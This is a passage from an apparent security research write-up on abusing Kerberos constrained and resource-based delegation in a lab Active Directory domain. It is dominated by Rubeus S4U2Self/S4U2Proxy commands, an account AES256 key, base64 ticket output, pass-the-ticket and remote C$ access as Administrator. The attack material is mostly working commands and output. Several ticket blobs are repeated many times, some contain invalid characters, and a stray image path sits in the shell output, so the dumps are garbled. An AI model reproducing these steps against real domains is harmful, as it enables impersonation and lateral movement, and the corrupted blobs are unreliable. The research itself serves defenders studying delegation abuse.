V0813X32K3j2V1j3Pf2vs+8vdfx9vdpd1701/qzDMXA13BK9MNKiqmHPuJdmpQAEaj6GOAM9j1zoAb18st8kGpxorvDMjVHoyN0v/TT4kdxk+A1k8eovvjT6+3hwnPc7EUYAVG6
KOB8ZCB8KADAgEaoOH0BTH1FYH1M1Hf0IHCMIH2M1HwocswkaADAgESoIEFNhm+x4U86GetvXf1qtvpKigAHK/CMg0C1JNGJcm9aorIEBFNIRU5BTk1HQU5TLkx8Ql0iFjAU
oAMCAQghDTALGw1TZ3J2awN1QSSjBwMFAEDhAAC1ERgPMjAXOTAXMDIXMDMMDNaphEYDZIWMTKwMTAYmtAZMDAZwqGGA8YME5MDEWOTAWmZAWm1QoEhsQU0HfTKFOSuBDT1M
UTEFCU6k1MCOgAWIBBAEQEMB0BmtYnRndBSQC2H1bmFuawdhbnMubGfIcw==

[*] Action: S4U

[*] Loaded a TGS for SHENANIGANS.LABS\Administrator
[*] Impersonating user 'Administrator' to target SPN 'cifs/serviceb.shenanigans.labs'
[*] Using domain controller: DC1.shenanigans.labs (172.31.9.24)
[*] Building S4U2proxy request for: 'cifs/serviceb.shenanigans.labs'
[*] Sending S4U2proxy request
[*] Connecting to 172.31.9.24:88
[*] Sent 2735 bytes
[*] Received 1761 bytes
[*] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'cifs/serviceb.shenanigans.labs':

doIGcJCCBm6gAwIBBAEDAgEwooiFbZCCBwthggvNMIIFY6ADAgEForiBEFNIRU5BTk1HQU5TLkx8Ql0iLDAQoAMCAQKhIZAhGWRjAwZzGx1zXJ2aWwN1Yi5zagvuyw5pz2Fucy5
sYWJ0Z3QBeHNoZW5hbm1nYW5zLmXhYn0jggP0MID8KADAgESooCAQKiggPiBIID3uqQAGC4ZVoSlTCJ8SrtYl8+toHLUAUWUIZPud3do8PHUMzJw+osY2NvcXgx2xfH070BKda2r+hjciQOFPy17zYRvboS1dhysmm9ewk1G
+YzUt5SVpu8muhczxbhazdFXBNXw/XEWAC6UBjZ5a4Y7LzPa/e2Rq0VXL/TXmsu5Fo0k350475C/qcugg+FsA1/RlQpkfyrjjuonQkdWmSc1kBBV+w1Xwji7By322Rddv+fZD/V
MmXwJdggePvuw9rh1ubKdfJfjgBH8Zcfu1wYxRpXBYtITPKQooqjH64V1Cxb0FEEzo/rwtS3mBNy11j7i12ViJVd4hoxLFHH+2cL0adYf2INVOB9jxewE/1wRSW96nbMazknXC
gkY8f9moT11V1j3Pf2vs+8vdfx9vdpd1701/qzDMXA13BK9MNKiqmHPuJdmpQAEaj6GOAM9j1zoAb18st8kGpxorvDMjVHoyN0v/TT4kdxk+A1k8eovvjT6+3hwnPc7EUYAVG6
lCS2+fnSUIdY417nrvTjQIG1Nyh8eoQeg1NgzY/460tzh2fT6X44xtiy2rGkyampEED9GASQ4yb5FNU751/SwyrvH01u1yKw0UWAJ1sPodbfxQc03wFC1Ah6wucK94jmjTH
QC412tvo/XR+mNuh7vt1ttgFqddt1grZT1732zuu7/bvZ9Pxjmm1Bb13YXewwXokj9Qk9sXjJ0exwZTDp2wPsw8frzQPM8ABY1+nUNgqn7dorZvKCN65g6bpfKMXELrepV
PAPDhmpT4EqfV8U1etKhg4frLVyWPDLOSjNQR1mBe1rYAl7Xo7ffZ4ew1adap9k04Ac4wmmkah7j/1uQs8rsmgdFRxmrr//1k3s7PXTK/aEK7/gdA7vPPymdj3cbcgP4HuxTy1
FX8j2S77gFm0t2Fo8RNg9RdQGF49ucipmsDprw0ntPyIROuN/eB1c87qERAljXG3ukID/H6/xIKPkwhHwS7QNMUN9Ycc5qPW+N8XlkpyG/4uyTP5DLL1Nhi3/gv0deBqmjzLI8
Aw21j1mYovgtYURfShv1Pxvgef3xguv6ia4E1k2vAn+c5xyE/CWSwtWDLT60j6kz27nt10yb2kq4zca01u5YxyAUF0CDVQ3R3+D0jwv1CRZLvzwoC2JVT2312y3ISPKK+5JS
V0813X32K3j2V1j3Pf2vs+8vdfx9vdpd1701/qzDMXA13BK9MNKiqmHPuJdmpQAEaj6GOAM9j1zoAb18st8kGpxorvDMjVHoyN0v/TT4kdxk+A1k8eovvjT6+3hwnPc7EUYAVG6
KOB8ZCB8KADAgEaoOH0BTH1FYH1M1Hf0IHCMIH2M1HwocswkaADAgESoIEFNhm+x4U86GetvXf1qtvpKigAHK/CMg0C1JNGJcm9aorIEBFNIRU5BTk1HQU5TLkx8Ql0iFjAU
oAMCAQghDTALGw1TZ3J2awN1QSSjBwMFAEDhAAC1ERgPMjAXOTAXMDIXMDMMDNaphEYDZIWMTKwMTAYmtAZMDAZwqGGA8YME5MDEWOTAWmZAWm1QoEhsQU0HfTKFOSuBDT1M
UTEFCU6k1MCOgAWIBBAEQEMB0BmtYnRndBSQC2H1bmFuawdhbnMubGfIcw==

[*] Action: Import Ticket
[*] Ticket successfully imported!

```

6. The attacker can pass-the-ticket and impersonate the victim to access Service B.

```

PS C:\Users\elad\Desktop> ls \\serviceb.shenanigans.labs\C$


Directory: \\serviceb.shenanigans.labs\C$

Mode                LastWriteTime         Length Name
----                -
d-----          2/23/2018   11:06 AM             PerfLogs
d-r-----          1/1/2019    7:26 AM             Program Files
d-----          1/1/2019    3:08 PM             Program Files (x86)
d-r-----          12/31/2018   11:15 AM             SQL Server2017Media
d-r-----          12/31/2018    1:44 PM             Users
d-----          1/1/2019   10:57 AM             windows

PS C:\Users\elad\Desktop>

```

The following diagram illustrates this scenario:



Video demonstration of this scenario:

S4U2Proxy with a previously obtained TGS

Elad Shamir



Regarder sur

<https://youtu.be/7odfALcmldo>

Note that the resulting TGS in the S4U2Proxy response (to service B) seems to have the FORWARDABLE flag set, unless the principal is marked as sensitive for delegation or is a member of the Protected Users group.

Serendipity

As I was testing my Rubeus modification in preparation for submitting a [pull request](#), I reset the TrustedToAuthForDelegation UserAccountControl flag on Service A and expected to see an error message when performing S4U2Self. However, S4U2Self worked, as well as S4U2Proxy, and the resulting TGS provided me with access to Service B.

```
PS C:\Users\elad\Desktop> Get-ADComputer ServiceB -Properties PrincipalsAllowedToDelegateToAccount

DistinguishedName      : CN=SERVICEB,CN=Computers,DC=shenanigans,DC=labs
DNSHostName            : ServiceB.shenanigans.labs
Enabled                : True
Name                  : SERVICEB
ObjectClass            : computer
ObjectGUID             : 933014b3-ca24-4645-a32f-1fa9cf46cbab
PrincipalsAllowedToDelegateToAccount : {CN=SERVICEA,CN=Computers,DC=shenanigans,DC=labs}
SamAccountName         : SERVICEB$
SID                   : S-1-5-21-1504449748-3058063015-729523975-1111
UserPrincipalName      :

PS C:\Users\elad\Desktop> Get-ADComputer ServiceA -Properties TrustedToAuthForDelegation

DistinguishedName      : CN=SERVICEA,CN=Computers,DC=shenanigans,DC=labs
DNSHostName            : ServiceA.shenanigans.labs
Enabled                : True
Name                  : SERVICEA
ObjectClass            : computer
ObjectGUID             : 169be622-27b2-4f1b-8fb5-fec0d0ae7f11
SamAccountName         : SERVICEA$
SID                   : S-1-5-21-1504449748-3058063015-729523975-1107
TrustedToAuthForDelegation : False
UserPrincipalName      :
```

```

PS C:\Users\elad\desktop> ./Rubeus.exe s4u /user:ServiceA$ /aes256:6c607b100f9c3bed975c7fe9a745ce7a1afb871fa8ede0e21cb349ae7437a730 /do
main:shenanigans.labs /msdsspn:cifs/serviceb.shenanigans.labs /impersonateuser:administrator

Rubeus
v1.2.1.1

[*] Action: Ask TGT

[*] Using aes256_cts_hmac_sha1 hash: 6c607b100f9c3bed975c7fe9a745ce7a1afb871fa8ede0e21cb349ae7437a730
[*] Using domain controller: Dc1.shenanigans.labs (172.31.9.24)
[*] Building AS-REQ (w/ preauth) for: 'shenanigans.labs\ServiceA$'
[*] Connecting to 172.31.9.24:88
[*] Sent 245 bytes
[*] Received 1537 bytes
[*] TGT request successful!
[*] base64(ticket.kirbi):

doIFTDCCBbUgAWIBBAEDAgEwooiERDCCBEBhgq8MIEOKADAgEForIBEFNIRU5Btk1HQU5TLKxbQ0i0iJTAJoAMCAQKHDAAGWZrcmJ0Z3QbEHNoZw5hbmlnYW5zLmXhYnoJggp
0MIID8KADAgEsoQCAQKggP1BIID305EODYYZhasFQUFIWLD+XV1IqHUTDFhLJZHYT8ZLR9R1oXrjzSwXs65yJUL8wvB8Qaw+IY1SL0Uj8o703bfVb1s1TY3UwYnvH1SL3KvX
TBN80ZyBQTHuAT/r5JkXj102hsRYXICDTAASmweR1ET0oyHFZd7jTtP12a1GwXQ221oDF5BcAlgbNtBe1G6Efr2DXCqJ9agrPasa2uZLEhdouFeAh+vukx882kk0awbohdygmL
5ZrEf79bw18MxuPntZDUO/v3yFBMAIQ3H0bgkmy6Cbgo8CPJmBzgb3dm7Cy1vlgIHqbcLoim1PqHLTzCa7KqDokGbe06rtk0fpp0UAHP1azduwNTl/wz35IdFKcP9XyNTHMgoJ
jP2WktxfF5UMxu+Tjrt2XMq4R7KNNY50nj3SAdgFLW4mjyegTksExoz32s3ccShp7mXtFe01xeQ3pK5N09ud250R6ysnxj1oqCmbOhjHEBjLas4f2SpdggbT2Hk9PzTgxvEL
LFB43NI6jW6Tzk0EX0AFWYudafFovGHHZEAEOM10KvChp/Y830FwXyK0jYc15Cygoj00nsxB91BoCF+/emH4s856NcWdAmcGenJObq8hmze1dy/Mt8rgo00N2Hhx57PR1pwTRNH
VXDLHPm3PHjWPYotJVTD4HSURj16vW5/qQeT7IH1311Bu+zBUBCXJ20g4tVQ02TA6DXL+U3CoFhc0P3ohGnXhrnxEGbsGaF7WQ3wg4V8jY0Dj1oJAcVpxwMM44f4qD0Uxw16i
c6dr31mj1G3ggZ100B145ycCFrcVLtcajmtOU+Z18Y/WETNBEqN58YEH508g+JQCorsSK1Hj8HWZ0Byx6vqCmpPKlo+4UotmVOTT1IdwEuzYTKjQdf4r01jEYvynok4Utz
svYiz+nonm4yOWtGuxY4Kpfow3KsgWngEyy6VL3GA7+UPIIqNgzKvZt7R8R5E1YZ0AYVYTXZpbh/WN6YOYIDNNHLE+ENKZVHBLAovmo5ZLB/50vyp8qvmxNqz711A17462M5
bqsRyIup1X0T76oLV8Q1865PvXVht32CPKGuE1h1zQ9N13Bca/IEP93q733zbeZfQ1/HGx62K/S/V/mfCvhhjPE1wufaqGUAAXDhAZK8U69cvggdN1NjKmyASEhaf8U019pv2
3pw20sX7PrlwH7+FCoeC8kb94n48Yc8460d+YSHR1xt4j55Uk53GMMsXfW8BwX23Hzt2bdL7M/hN2dKxfajym+P7SHBS9HCgJ2TNU80vIX62IYJz35J1cFUPw77wuqg0Q1Q
60B8zCB8KADAgEAOOHBIH1FYH1MIHT0IHCMIH2MIHwocSWKADAgESosIE1B89VW6k8IMtVZL++BQbOXyAaBwNMxzd8HsWspjGcpxIGOR1BefFNIRU5Btk1HQU5TLKxbQ0i0iFJAU
AMCAQGHDTALGw1TZXJ2aW1QSSjYBwMFAEDHAAAC1ERGPMJAXOTAXMDIWMQXMTFapheYDZIWMTKWMTAYMTA0MTEWxwqRGA8yMDE5MDEWOTAMNDEMxvqoEhsQ0U0HFTkFOSudBT1M
UTEFCU6K1MCOgAWIBaQECMBobBmtYBNRnDBSQC2h1bmFuawdhbmMubGFC1==

[*] Action: S4U

[*] Using domain controller: Dc1.shenanigans.labs (172.31.9.24)
[*] Building S4U2Self request for: 'SHENANIGANS.LABS\ServiceA$'
[*] Sending S4U2Self request
[*] Connecting to 172.31.9.24:88
[*] Sent 1526 bytes
[*] Received 1544 bytes
[*] S4U2Self success!
[*] Got a TGS for 'administrator@SHENANIGANS.LABS' to 'SHENANIGANS.LABS\ServiceA$'
[*] base64(ticket.kirbi):

doTfDCCBbUgAWIBBAEDAgEwooiEiuhCCBLzhggSYMTIEFqADAgEForIBEFNIRU5Btk1HQU5TLKxbQ0i0iFJAUoAMCAQGHDTALGw1TZXJ2aW1QSSjYBwMFAEDHAAAC1ERGPMJAXOTAXMDIWMQXMTFapheYDZIWMTKWMTAYMTA0MTEWxwqRGA8yMDE5MDEWOTAMNDEMxvqoEhsQ0U0HFTkFOSudBT1M
UTeFCU6K1MCOgAWIBaQECMBobBmtYBNRnDBSQC2h1bmFuawdhbmMubGFC1==

[*] Impersonating user 'administrator' to target SPN 'cifs/serviceb.shenanigans.labs'
[*] Using domain controller: Dc1.shenanigans.labs (172.31.9.24)
[*] Building S4U2Proxy request for service: 'cifs/serviceb.shenanigans.labs'
[*] Sending S4U2Proxy request
[*] Connecting to 172.31.9.24:88
[*] Sent 2657 bytes
[*] Received 1810 bytes
[*] S4U2Proxy success!
[*] base64(ticket.kirbi) for SPN 'cifs/serviceb.shenanigans.labs':

doTfDCCBbUgAWIBBAEDAgEwooiFmDCCB2RhgqWQMIFiKADAgEForIBEFNIRU5Btk1HQU5TLKxbQ0i0iLDAQoAMCAQKHIZAhGwRjazzGx1zXzJ2aW1Yi5zagvYwV5p2Fucy5
SYWJzo41FTQTCB72gAWIBBEADAgEBooiFLWSCBStzj9B5cHJ0R1MDEIPTDUvN6xfZQvcx9BggIM+twep2Xp5RdqjvF1BprZ2cewFK35XoQ96om9MMxevFETmy+1TicRA9mCggBL+
MLkhrG/eudzuw8r40NEWZu840AqquLTojJvNkELkk3qtPxmJ3kws8K01dcvMma6DKiFhJFw50C1Cb9Kys1+eoxSect7TA2HktgcJwTTat5hX0nHuUvKun1axjnuKfXbml
LPBk0K22pBz0yJLE+ryD0XWfXbp5iFemTSvBLG0Z/ozfcw+Fj9P9F70G/012VPTTHo+xy91hh16oi2EzZ42UENVCVcnEMSULUmQap1AbC82rBFZ1ox/whbnn40SRkdb1N
U3vjgh+2BqRosv9nq/gzBVUFAdxFviw/4U0m+eqz53ypNT1FU8L541nhm9qs+zmdwPzhgc1GpJFRU05x4j8Vnp4tjBBHY7CULkjp1YkUK19j18TORKNp31SsknNUOTXs/K8
85w4K+38TK02rmsm22dt2j0FgYK5Az278wV1xi10GA+ae4jSgQ7C1fT6-12QwFMNChckofUXJwi56tca1K4nhgobLVyShurVTNpf2ERruunG66nX1X0ZELqqa/ahj29ys+Xng+e
Pdwmsnubdx30CvdyPE3S2E44VkyL5ZmucBORKkq8FPRjby9WB9Z7KZ50p5RFN2UwbtXx0R1CMCTdg6a7FSKZs1KX87HbAMcImMHQc16/5YmwcZgPDYUxyAVOWPj1LkxR1RiFYL
G15NkHAYNFWd56xGkYKs19CLLzNDX36e2WkPQDmL1h77w1REwh20L6nL1tJzdt74V7WgRcnqHRCB/6tealPzXfoPhQjCP2WWPH1/ReSS0+7rUUIqKcBF7-MCHCQzaPVT
ABswR1PmfVrrFfN0MMY1H55520XhNL7E/ElCvQlSYZZUNTc1l9wh6i2tyNzj0NyA7Mzj1ustJXmt8ga6BKunkMfg8sR8/8wSGS11p3rDPZVogqUwCXf9Uv55eAdag/3cPfPYw+vZ
yrrVdyOp/b9rgoiY9h0aCL6+y33wcmAdvprkQpUppk9Jnr1AR5YXyR9cmcpzcma3j1HA0VoQ06ag1Dng30WfYdAhQ3n+ndrSdax5wod1U6vDdjXfRbxSPZPL21+DkePJaah
wax/V/m24raQAGFnl54bQ0RGFJ3gduV7m5mev3CEWOLYp9dUrzvBCKo1rISnAdF7SxIH8ghizixmx2w1gpmNLyKJr5AJCDj/AH5Wu5d1nW55ImuzsyI1JHBDLaP7roRMR2H
gg73nPRdTP1S8UM2Roacifea9kanyq44w34F/smvj4+5F0YL3C/2djbg7qgXnoQ20niaVMHYK1jXd4TdrE6B6GKTRD365ckGlexuApsROB/LN7ksetugiRuZXHLUz3+dyzzwRQ3n
F5mgLMDuB9/f3F1cGCXZeouFhp+pp9AkCQOdlmrixjKURAHREUZ/16VnWj5S2WDAUSX7chFNvDTFqytUinnh8IVqv6ts6ee7kqCPOKYOPVsv8tOPmUze8ZMQCCKSu3jJPeSt
TX/WY5Fnoaa6gpgky0yPKPBTEhnr10ncbwkY55RAUAue/773Kcpm7Gd1w5R21ChovQpVjhtKt817PWA8guZmNPLUudOpcD5CebdgaCm9M+KvXiD0gXayepvM9dtXF10iJdwy
5q/7p1kUT2ehhg3AmBn8CvBcroX83m93jFubskj3FF3b3MzsJgF8wgfYgAWIBAKKB9ASB8X2B7jCB66CB6DCB5TCB4qAbMBmgAWIBEAESBBASw/1r5Yk8bVpQ88BymnQOR1B
FNIRU5Btk1HQU5TLKxbQ0i0iKzApoAMCAQGHIZAhGwRjazzGx1zXzJ2aW1Yi5zagvYwV5p2Fucy5SYWJzo41FTQTCB72gAWIBBEADAgEBooiFLWSCBStzj9B5cHJ0R1MDEIPTDUvN6xfZQvcx9BggIM+twep2Xp5RdqjvF1BprZ2cewFK35XoQ96om9MMxevFETmy+1TicRA9mCggBL+
MLkhrG/eudzuw8r40NEWZu840AqquLTojJvNkELkk3qtPxmJ3kws8K01dcvMma6DKiFhJFw50C1Cb9Kys1+eoxSect7TA2HktgcJwTTat5hX0nHuUvKun1axjnuKfXbml
LPBk0K22pBz0yJLE+ryD0XWfXbp5iFemTSvBLG0Z/ozfcw+Fj9P9F70G/012VPTTHo+xy91hh16oi2EzZ42UENVCVcnEMSULUmQap1AbC82rBFZ1ox/whbnn40SRkdb1N
U3vjgh+2BqRosv9nq/gzBVUFAdxFviw/4U0m+eqz53ypNT1FU8L541nhm9qs+zmdwPzhgc1GpJFRU05x4j8Vnp4tjBBHY7CULkjp1YkUK19j18TORKNp31SsknNUOTXs/K8
85w4K+38TK02rmsm22dt2j0FgYK5Az278wV1xi10GA+ae4jSgQ7C1fT6-12QwFMNChckofUXJwi56tca1K4nhgobLVyShurVTNpf2ERruunG66nX1X0ZELqqa/ahj29ys+Xng+e
Pdwmsnubdx30CvdyPE3S2E44VkyL5ZmucBORKkq8FPRjby9WB9Z7KZ50p5RFN2UwbtXx0R1CMCTdg6a7FSKZs1KX87HbAMcImMHQc16/5YmwcZgPDYUxyAVOWPj1LkxR1RiFYL
G15NkHAYNFWd56xGkYKs19CLLzNDX36e2WkPQDmL1h77w1REwh20L6nL1tJzdt74V7WgRcnqHRCB/6tealPzXfoPhQjCP2WWPH1/ReSS0+7rUUIqKcBF7-MCHCQzaPVT
ABswR1PmfVrrFfN0MMY1H55520XhNL7E/ElCvQlSYZZUNTc1l9wh6i2tyNzj0NyA7Mzj1ustJXmt8ga6BKunkMfg8sR8/8wSGS11p3rDPZVogqUwCXf9Uv55eAdag/3cPfPYw+vZ
yrrVdyOp/b9rgoiY9h0aCL6+y33wcmAdvprkQpUppk9Jnr1AR5YXyR9cmcpzcma3j1HA0VoQ06ag1Dng30WfYdAhQ3n+ndrSdax5wod1U6vDdjXfRbxSPZPL21+DkePJaah
wax/V/m24raQAGFnl54bQ0RGFJ3gduV7m5mev3CEWOLYp9dUrzvBCKo1rISnAdF7SxIH8ghizixmx2w1gpmNLyKJr5AJCDj/AH5Wu5d1nW55ImuzsyI1JHBDLaP7roRMR2H
gg73nPRdTP1S8UM2Roacifea9kanyq44w34F/smvj4+5F0YL3C/2djbg7qgXnoQ20niaVMHYK1jXd4TdrE6B6GKTRD365ckGlexuApsROB/LN7ksetugiRuZXHLUz3+dyzzwRQ3n
F5mgLMDuB9/f3F1cGCXZeouFhp+pp9AkCQOdlmrixjKURAHREUZ/16VnWj5S2WDAUSX7chFNvDTFqytUinnh8IVqv6ts6ee7kqCPOKYOPVsv8tOPmUze8ZMQCCKSu3jJPeSt
TX/WY5Fnoaa6gpgky0yPKPBTEhnr10ncbwkY55RAUAue/773Kcpm7Gd1w5R21ChovQpVjhtKt817PWA8guZmNPLUudOpcD5CebdgaCm9M+KvXiD0gXayepvM9dtXF10iJdwy
5q/7p1kUT2ehhg3AmBn8CvBcroX83m93jFubskj3FF3b3MzsJgF8wgfYgAWIBAKKB9ASB8X2B7jCB66CB6DCB5TCB4qAbMBmgAWIBEAESBBASw/1r5Yk8bVpQ88BymnQOR1B
FNIRU5Btk1HQU5TLKxbQ0i0iKzApoAMCAQGHIZAhGwRjazzGx1zXzJ2aW1Yi5zagvYwV5p2Fucy5SYWJzo41FTQTCB72gAWIBBEADAgEBooiFLWSCBStzj9B5cHJ0R1MDEIPTDUvN6xfZQvcx9BggIM+twep2Xp5RdqjvF1BprZ2cewFK35XoQ96om9MMxevFETmy+1TicRA9mCggBL+
MLkhrG/eudzuw8r40NEWZu840AqquLTojJvNkELkk3qtPxmJ3kws8K01dcvMma6DKiFhJFw50C1Cb9Kys1+eoxSect7TA2HktgcJwTTat5hX0nHuUvKun1axjnuKfXbml
LPBk0K22pBz0yJLE+ryD0XWfXbp5iFemTSvBLG0Z/ozfcw+Fj9P9F70G/012VPTTHo+xy91hh16oi2EzZ42UENVCVcnEMSULUmQap1AbC82rBFZ1ox/whbnn40SRkdb1N
U3vjgh+2BqRosv9nq/gzBVUFAdxFviw/4U0m+eqz53ypNT1FU8L541nhm9qs+zmdwPzhgc1GpJFRU05x4j8Vnp4tjBBHY7CULkjp1YkUK19j18TORKNp31SsknNUOTXs/K8
85w4K+38TK02rmsm22dt2j0FgYK5Az278wV1xi10GA+ae4jSgQ7C1fT6-12QwFMNChckofUXJwi56tca1K4nhgobLVyShurVTNpf2ERruunG66nX1X0ZELqqa/ahj29ys+Xng+e
Pdwmsnubdx30CvdyPE3S2E44VkyL5ZmucBORKkq8FPRjby9WB9Z7KZ50p5RFN2UwbtXx0R1CMCTdg6a7FSKZs1KX87HbAMcImMHQc16/5YmwcZgPDYUxyAVOWPj1LkxR1RiFYL
G15NkHAYNFWd56xGkYKs19CLLzNDX36e2WkPQDmL1h77w1REwh20L6nL1tJzdt74V7WgRcnqHRCB/6tealPzXfoPhQjCP2WWPH1/ReSS0+7rUUIqKcBF7-MCHCQzaPVT
ABswR1PmfVrrFfN0MMY1H55520XhNL7E/ElCvQlSYZZUNTc1l9wh6i2tyNzj0NyA7Mzj1ustJXmt8ga6BKunkMfg8sR8/8wSGS11p3rDPZVogqUwCXf9Uv55eAdag/3cPfPYw+vZ
yrrVdyOp/b9rgoiY9h0aCL6+y33wcmAdvprkQpUppk9Jnr1AR5YXyR9cmcpzcma3j1HA0VoQ06ag1Dng30WfYdAhQ3n+ndrSdax5wod1U6vDdjXfRbxSPZPL21+DkePJaah
wax/V/m24raQAGFnl54bQ0RGFJ3gduV7m5mev3CEWOLYp9dUrzvBCKo1rISnAdF7SxIH8ghizixmx2w1gpmNLyKJr5AJCDj/AH5Wu5d1nW55ImuzsyI1JHBDLaP7roRMR2H
gg73nPRdTP1S8UM2Roacifea9kanyq44w34F/smvj4+5F0YL3C/2djbg7qgXnoQ20niaVMHYK1jXd4TdrE6B6GKTRD365ckGlexuApsROB/LN7ksetugiRuZXHLUz3+dyzzwRQ3n
F5mgLMDuB9/f3F1cGCXZeouFhp+pp9AkCQOdlmrixjKURAHREUZ/16VnWj5S2WDAUSX7chFNvDTFqytUinnh8IVqv6ts6ee7kqCPOKYOPVsv8tOPmUze8ZMQCCKSu3jJPeSt
TX/WY5Fnoaa6gpgky0yPKPBTEhnr10ncbwkY55RAUAue/773Kcpm7Gd1w5R21ChovQpVjhtKt817PWA8guZmNPLUudOpcD5CebdgaCm9M+KvXiD0gXayepvM9dtXF10iJdwy
5q/7p1kUT2ehhg3AmBn8CvBcroX83m93jFubskj3FF3b3MzsJgF8wgfYgAWIBAKKB9ASB8X2B7jCB66CB6DCB5TCB4qAbMBmgAWIBEAESBBASw/1r5Yk8bVpQ88BymnQOR1B
FNIRU5Btk1HQU5TLKxbQ0i0iKzApoAMCAQGHIZAhGwRjazzGx1zXzJ2aW1Yi5zagvYwV5p2Fucy5SYWJzo41FTQTCB72gAWIBBEADAgEBooiFLWSCBStzj9B5cHJ0R1MDEIPTDUvN6xfZQvcx9BggIM+twep2Xp5RdqjvF1BprZ2cewFK35XoQ96om9MMxevFETmy+1TicRA9mCggBL+
MLkhrG/eudzuw8r40NEWZu840AqquLTojJvNkELkk3qtPxmJ3kws8K01dcvMma6DKiFhJFw50C1Cb9Kys1+eoxSect7TA2HktgcJwTTat5hX0nHuUvKun1axjnuKfXbml
LPBk0K22pBz0yJLE+ryD0XWfXbp5iFemTSvBLG0Z/ozfcw+Fj9P9F70G/012VPTTHo+xy91hh16oi2EzZ42UENVCVcnEMSULUmQap1AbC82rBFZ1ox/whbnn40SRkdb1N
U3vjgh+2BqRosv9nq/gzBVUFAdxFviw/4U0m+eqz53ypNT1FU8L541nhm9qs+zmdwPzhgc1GpJFRU05x4j8Vnp4tjBBHY7CULkjp1YkUK19j18TORKNp31SsknNUOTXs/K8
85w4K+38TK02rmsm22dt2j0FgYK5Az278wV1xi10GA+ae4jSgQ7C1fT6-12QwFMNChckofUXJwi56tca1K4nhgobLVyShurVTNpf2ERruunG66nX1X0ZELqqa/ahj29ys+Xng+e
Pdwmsnubdx30CvdyPE3S2E44VkyL5ZmucBORKkq8FPRjby9WB9Z7KZ50p5RFN2UwbtXx0R1CMCTdg6a7FSKZs1KX87HbAMcImMHQc16/5YmwcZgPDYUxyAVOWPj1LkxR1RiFYL
G15NkHAYNFWd56xGkYKs19CLLzNDX36e2WkPQDmL1h77w1REwh20L6nL1tJzdt74V7WgRcnqHRCB/6tealPzXfoPhQjCP2WWPH1/ReSS0+7rUUIqKcBF7-MCHCQzaPVT
ABswR1PmfVrrFfN0MMY1H55520XhNL7E/ElCvQlSYZZUNTc1l9wh6i2tyNzj0NyA7Mzj1ustJXmt8ga6BKunkMfg8sR8/8wSGS11p3rDPZVogqUwCXf9Uv55eAdag/3cPfPYw+vZ
yrrVdyOp/b9rgoiY9h0aCL6+y33wcmAdvprkQpUppk9Jnr1AR5YXyR9cmcpzcma3j1HA0VoQ06ag1Dng30WfYdAhQ3n+ndrSdax5wod1U6vDdjXfRbxSPZPL21+DkePJaah
wax/V/m24raQAGFnl54bQ0RGFJ3gduV7m5mev3CEWOLYp9dUrzvBCKo1rISnAdF7SxIH8ghizixmx2w1gpmNLyKJr5AJCDj/AH5Wu5d1nW55ImuzsyI1JHBDLaP7roRMR2H
gg73nPRdTP1S8UM2Roacifea9kanyq44w34F/smvj4+5F0YL3C/2djbg7qgXnoQ20niaVMHYK1jXd4TdrE6B6GKTRD365ckGlexuApsROB/LN7ksetugiRuZXHLUz3+dyzzwRQ3n
F5mgLMDuB9/f3F1cGCXZeouFhp+pp9AkCQOdlmrixjKURAHREUZ/16VnWj5S2WDAUSX7chFNvDTFqytUinnh8IVqv6ts6ee7kqCPOKYOPVsv8tOPmUze8ZMQCCKSu3jJPeSt
TX/WY5Fnoaa6gpgky0yPKPBTEhnr10ncbwkY55RAUAue/773Kcpm7Gd1w5R21ChovQpVjhtKt817PWA8guZmNPLUudOpcD5CebdgaCm9M+KvXiD0gXayepvM9dtXF10iJdwy
5q/7p1kUT2ehhg3AmBn8CvBcroX83m93jFubskj3FF3b3MzsJgF8wgfYgAWIBAKKB9ASB8X2B7jCB66CB6DCB5TCB4qAbMBmgAWIBEAESBBASw/1r5Yk8bVpQ88BymnQOR1B
FNIRU5Btk1HQU5TLKxbQ0i0iKzApoAMCAQGHIZAhGwRjazzGx1zXzJ2aW1Yi5zagvYwV5p2Fucy5SYWJzo41FTQTCB72gAWIBBEADAgEBooiFLWSCBStzj9B5cHJ0R1MDEIPTDUvN6xfZQvcx9BggIM+twep2Xp5RdqjvF1BprZ2cewFK35XoQ96om9MMxevFETmy+1TicRA9mCggBL+
MLkhrG/eudzuw8r40NEWZu840AqquLTojJvNkELkk3qtPxmJ3kws8K01dcvMma6DKiFhJFw50C1Cb9Kys1+eoxSect7TA2HktgcJwTTat5hX0nHuUvKun1axjnuKfXbml
LPBk0K22pBz0yJLE+ryD0XWfXbp5iFemTSvBLG0Z/ozfcw+Fj9P9F70G/012VPTTHo+xy91hh16oi2EzZ42UENVCVcnEMSULUmQap1AbC82rBFZ1ox/whbnn40SRkdb1N
